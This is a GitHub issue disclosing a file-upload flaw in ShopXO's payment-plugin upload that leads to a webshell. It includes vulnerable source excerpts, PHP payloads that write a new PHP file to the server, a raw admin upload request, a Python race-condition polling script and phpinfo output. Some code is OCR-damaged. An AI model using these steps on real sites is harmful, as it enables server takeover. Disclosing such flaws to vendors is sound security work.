New issue


Jump to bottom

There are some vulnerabilities in the upload payment plugin that can get webshell #48

⊙ Open **lavon321** opened this issue on Sep 21, 2020 · 0 comments


lavon321 commented on Sep 21, 2020

When uploading payment plug-ins, attackers can bypass file verification and upload malicious php files by constructing the code of the php file in the zip compression package. Even uploading the php file without constructing the code will trigger the file containment vulnerability or upload files through competitive upload
In the Upload method in the application\service\PaymentService.php file, the file_put_contents function parameter is controllable



```
            } else {
                $file = self::$payment_dir.$payment.'.php';
            }

            // 如果不是目录则写入文件
            if(!is_dir($file))
            {
                // 读取这个文件
                $file_size = zip_entry_filesize($temp_resource);
                $file_content = zip_entry_read($temp_resource, $file_size);
                if(@file_put_contents($file, $file_content) !== false)
                {
                    // 文件校验
                    $config = self::GetPaymentConfig($payment);
                    if($config === false)
                    {
                        $error++;
                        @unlink($file);
                    } else {
                        $success++;
                    }
                }
            }
```

But later call GetPaymentConfig method to do file verification, if the file verification is not passed, the file will be deleted
In the GetPaymentConfig method, the class_exists function checks whether the class is defined, the class uses the fully qualified name, and then it checks whether there are three methods defined in the class




```
    private static function GetPaymentConfig($payment)
    {
        $payment = '\payment\\'.$payment;
        if(class_exists($payment))
        {
            $obj = new $payment();
            if(method_exists($obj, 'Config') && method_exists($obj, 'Pay') && method_exists($obj, 'Respond'))
            {
                return $obj->Config();
            }
        }
        return false;
    }
```

According to this, the attacker only needs to define a class in the PHP file, define the namespace, and define the three methods mentioned above in order to pass the verification. The complete code is as follows:


```
<?php
namespace payment;
class a{
public function __construct($params = [])
    {
        phpinfo();
    }
public function Config()
    {
    }
public function Pay()
    {
    }
public function Respond()
    {
    }
}
$b=new a();
?>
```

Finally, the method is called in application\admin\controller\Payment.php




```
    public function Upload()
    {
        // 是否ajax请求
        if(!IS_AJAX)
        {
            $this->error('非法访问');
        }

        // 开始操作
        return PaymentService::Upload($this->data_request);
    }
}
```

After logging in to the background, upload the zip package containing a.php at the site management -> payment method -> upload



1 类名必须于文件名一致（去除 .php），如 Alipay.php 则取 Alipay
2 类必须定义的方法
    2.1 Config 配置方法
    2.2 Pay 支付方法
    2.3 Respond 回调方法
    2.4 Refund 退款方法（可选）
3 可自定义输出内容方法
    3.1 SuccessReturn 支付成功（可选）
    3.2 ErrorReturn 支付失败（可选）
PS：以上条件不满足则无法查看插件，将插件放入.zip压缩包中上传，支持一个压缩中包含多个支付插件


Visit extend/payment/a.php



PHP Version 7.3.4


System	Windows NT WIN-FN1CE73H121 10.0 build 19041 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

Not by constructing code:
The first is file inclusion. The class_exists function will call the autoload function by default. The definition of the autoload function is found in /thinkphp/library/think/Loader.php




```
    // 自动加载
    public static function autoload($class)
    {
        if (isset(self::$classAlias[$class])) {
            return class_alias(self::$classAlias[$class], $class);
        }

        if ($file = self::findFile($class)) {

            // Win环境严格区分大小写
            if (strpos(PHP_OS, 'WIN') !== false && pathinfo($file, PATHINFO_FILENAME) != pathinfo(realpath($file)
                return false;
            }

             include file($file);
            return true;
        }
    }

    /**
```

findFile is the function of thinkphp to find files. It is mainly loaded through psr-4 and classmap. The fully qualified name of the class we passed in is returned by the findFile function and finally spliced into the complete file path.



```
    private static function findFile($class)
    {
        if (!empty(self::$classMap[$class])) {
            // 类库映射
            return self::$classMap[$class];
        }

        // 查找 PSR-4
        $logicalPathPsr4 = strtr($class, '\\', DIRECTORY_SEPARATOR) . '.php';

        $first = $class[0];
        if (isset(self::$prefixLengthsPsr4[$first])) {
            foreach (self::$prefixLengthsPsr4[$first] as $prefix => $length) {
                if (0 === strpos($class, $prefix)) {
                    foreach (self::$prefixDirsPsr4[$prefix] as $dir) {
                        if (is_file($file = $dir . DIRECTORY_SEPARATOR . substr($logicalPathPsr4, $length))) {
                            return $file;
                        }
                    }
                }
            }
        }
        // 查找 PSR-4 fallback dirs
        foreach (self::$fallbackDirsPsr4 as $dir) {
            if (is_file($file = $dir . DIRECTORY_SEPARATOR . $logicalPathPsr4)) {
```

Finally, the autoload function calls the __include_file function, and this function directly performs the file include operation




```
 * @return mixed
 */
function __include_file($file)
{
    return include $file;
}

```

At this point, we have not entered the following file deletion operation but included the file, and the code will also be executed.

Upload the zip archive containing the php file at the same location, the code content is:

```
<?php $f = '1.php'; $shell = '<?php phpinfo(); ?>'; file_put_contents($f,$shell); ?>
```


Although the upload failed message is returned after uploading, the code has been included and executed
The file is created in 1.php under the root directory of shopxo installation, visit 1.php



PHP Version 7.3.4

System	Windows NT WIN-FN1CE73H121 10.0 build 19041 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

There are also problems with uploading files and then deleting files. If there is no file included here, there is another way to upload files is competitive upload, because there is a time difference from file verification to file deletion, and you can keep uploading while keeping access.
I use burpsuite's intruder module to keep sending packages and python scripts to keep accessing



```
POST /shopxo-1.9.0/admin.php?s=/payment/upload.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/shopxo-1.9.[illegible]/admin.php?s=/payment/index.html
Content-Length: 374
Content-Type: multipart/form-data; boundary=---------------------------229793101117816
Cookie: PHPSESSID=[illegible]
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close

-----------------------------229793101117816
Content-Disposition: form-data; name="file"; filename="1.zip"
Content-Type: application/x-zip-compressed

PK [illegible] info.php [illegible] PK [illegible] info.php
-----------------------------229793101117816--
```


The Python script is as follows:

```
import requests
url='http://url/extend/payment/2.php'
while True:
        s=requests.get(url)
        if 'phpinfo' in s.text:
                print(s.text)
                exit()
```

Upload the php file in the compressed package as follows:

```
<?php
phpinfo();
$f = '1.php';
$shell = '<?php phpinfo(); ?>';
file_put_contents($f,$shell);
?>
```

The generated php file is in the extend\payment directory
Visit extend\payment\1.php



PHP Version 7.3.4

System	Windows NT WIN-FN1CE73H121 10.0 build 19041 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

lavon321 changed the title ~~**There are some vulnerabilities in the upload payment plugin can get webshell**~~ **There are some vulnerabilities in the upload payment plugin that can get webshell** on Sep 21, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant